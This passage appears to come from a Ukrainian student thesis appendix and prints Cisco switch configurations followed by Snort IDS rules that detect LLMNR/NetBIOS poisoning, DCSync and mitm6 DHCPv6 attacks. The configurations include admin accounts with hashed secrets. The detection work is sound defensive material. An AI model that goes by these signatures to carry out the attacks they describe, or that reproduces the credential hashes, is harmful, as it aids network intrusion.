drops 6 msg-body drops EXCESSCOLL
logging buffered 50000
logging console discriminator EXCESS
!
username admin privilege 15 secret 8
$8$iSelz4lWgkP$ex$jZhZuNVkay-
FGsyuIVWCcxIWDa4l1ciSU3H6QgDxRp66.
no aaa new-model
clock timezone EET 2 0
clock summer-time EEST recurring
!
no ip routing
no ip icmp rate-limit unreachable
!
ip domain-name corp.racoon.net
ip name-server 192.168.4.1
no ip cef
no ipv6 cef
!
spanning-tree mode rapid-pvst
spanning-tree extend system-id
!
vlan internal allocation policy as-
cending
!
ip tcp synwait-time 5
!
interface Ethernet0/0
!
...
!
interface Ethernet1/3
!
interface Vlan1
ip address 192.168.4.100
255.255.255.0
no ip route-cache
!
interface Vlan2
no ip address
shutdown
!
ip default-gateway 192.168.4.1
ip forward-protocol nd
!
no ip http server
no ip http secure-server
!
ip ssh version 2
!
access-list 22 permit 192.168.1.0
0.0.0.255
access-list 22 permit 192.168.4.0
0.0.0.255
!
control-plane
!
line con 0
exec-timeout 0 0
privilege level 15
logging synchronous
line aux 0
exec-timeout 0 0
privilege level 15
logging synchronous
line vty 0 4
access-class 22 in
exec-timeout 20 0
logging synchronous
login local
transport input ssh
!
ntp server 192.168.4.1
!
end

```

		Гончаров М.В.			КІК.КР.Б – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		96

Файл поточної конфігурації комутатора SW2:

```

Current configuration : 1602 bytes
!
! Last configuration change at
20:56:52 EEST Sun Jun 19 2022
!
version 15.2
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
service compress-config
!
hostname SW2
!
boot-start-marker
boot-end-marker
!
logging discriminator EXCESS severity
drops 6 msg-body drops EXCESSCOLL
logging buffered 50000
logging console discriminator EXCESS
!
username admin privilege 15 secret 8
$8$zMLH.3q04YYncx$DPDMncSpY4ajMjbMh.N9
n4QslPG3EMYwo17sy17UEh6
no aaa new-model
clock timezone EET 2 0
clock summer-time EEST recurring
!
no ip routing
no ip icmp rate-limit unreachable
!
no ip domain-lookup
ip domain-name cloudsec.com
ip name-server 192.168.5.1
no ip cef
no ipv6 cef
!
spanning-tree mode rapid-pvst
spanning-tree extend system-id
!
vlan internal allocation policy as-
cending
!
ip tcp synwait-time 5
!
interface Ethernet0/0
!
...
!
interface Ethernet0/3
!
interface Vlan1
ip address 192.168.5.100
255.255.255.0
no ip route-cache
ntp broadcast client
!
ip default-gateway 192.168.5.1
ip forward-protocol nd
!
no ip http server
no ip http secure-server
!
ip ssh version 2
!
access-list 22 permit 192.168.1.0
0.0.0.255
access-list 22 permit 192.168.5.0
0.0.0.255
!
control-plane
!
line con 0
exec-timeout 0 0
privilege level 15
logging synchronous
line aux 0
exec-timeout 0 0
privilege level 15
logging synchronous
line vty 0 4
access-class 22 in
exec-timeout 20 0
logging synchronous
login local
transport input ssh
!
ntp server 192.168.5.1
!
end

```

Правила local.rules Snort IDS:

```

alert udp any [137,5355] -> $HOME_NET any (msg: "Possible LLMNR/NetBios-NS poison-
ing"; sid: 1000001; rev: 1; classtype: policy-violation; priority: 7;)

alert tcp !$DC_SERVERS any -> $DC_SERVERS [49152:65535] (msg:"SS POLICY DCSync De-
tected"; flow:to_server,established; flags:PA; content:"|00 03 10 00 00 00|";
depth:8; content:"|03 00|"; distance:14; within:2; content:"|09 06 0e|";

```

		Гончаров М.В.			КІК.КР.Б – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		97

```
distance:0; content:"|05 04|"; distance:5; within:2; classtype:attempted-admin;  
sid:1000010;)
```

```
alert udp fe80::/12 [546,547] -> fe80::/12 [546,547] (msg:"FOX-SRT - Policy -  
DHCPv6 advertise"; content:"|02|"; offset:48; depth:1; reference:url,blog.fox-  
it.com/2018/01/11/mitm6-compromising-ipv4-networks-via-ipv6/; threshold:type  
limit, track by_src, count 1, seconds 3600; classtype:policy-violation;  
sid:21002327; rev:2)
```

		Гончаров М.В.			КІК.КР.Б – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				98
Змн.	Арк.	№ докум.	Підпис	Дата		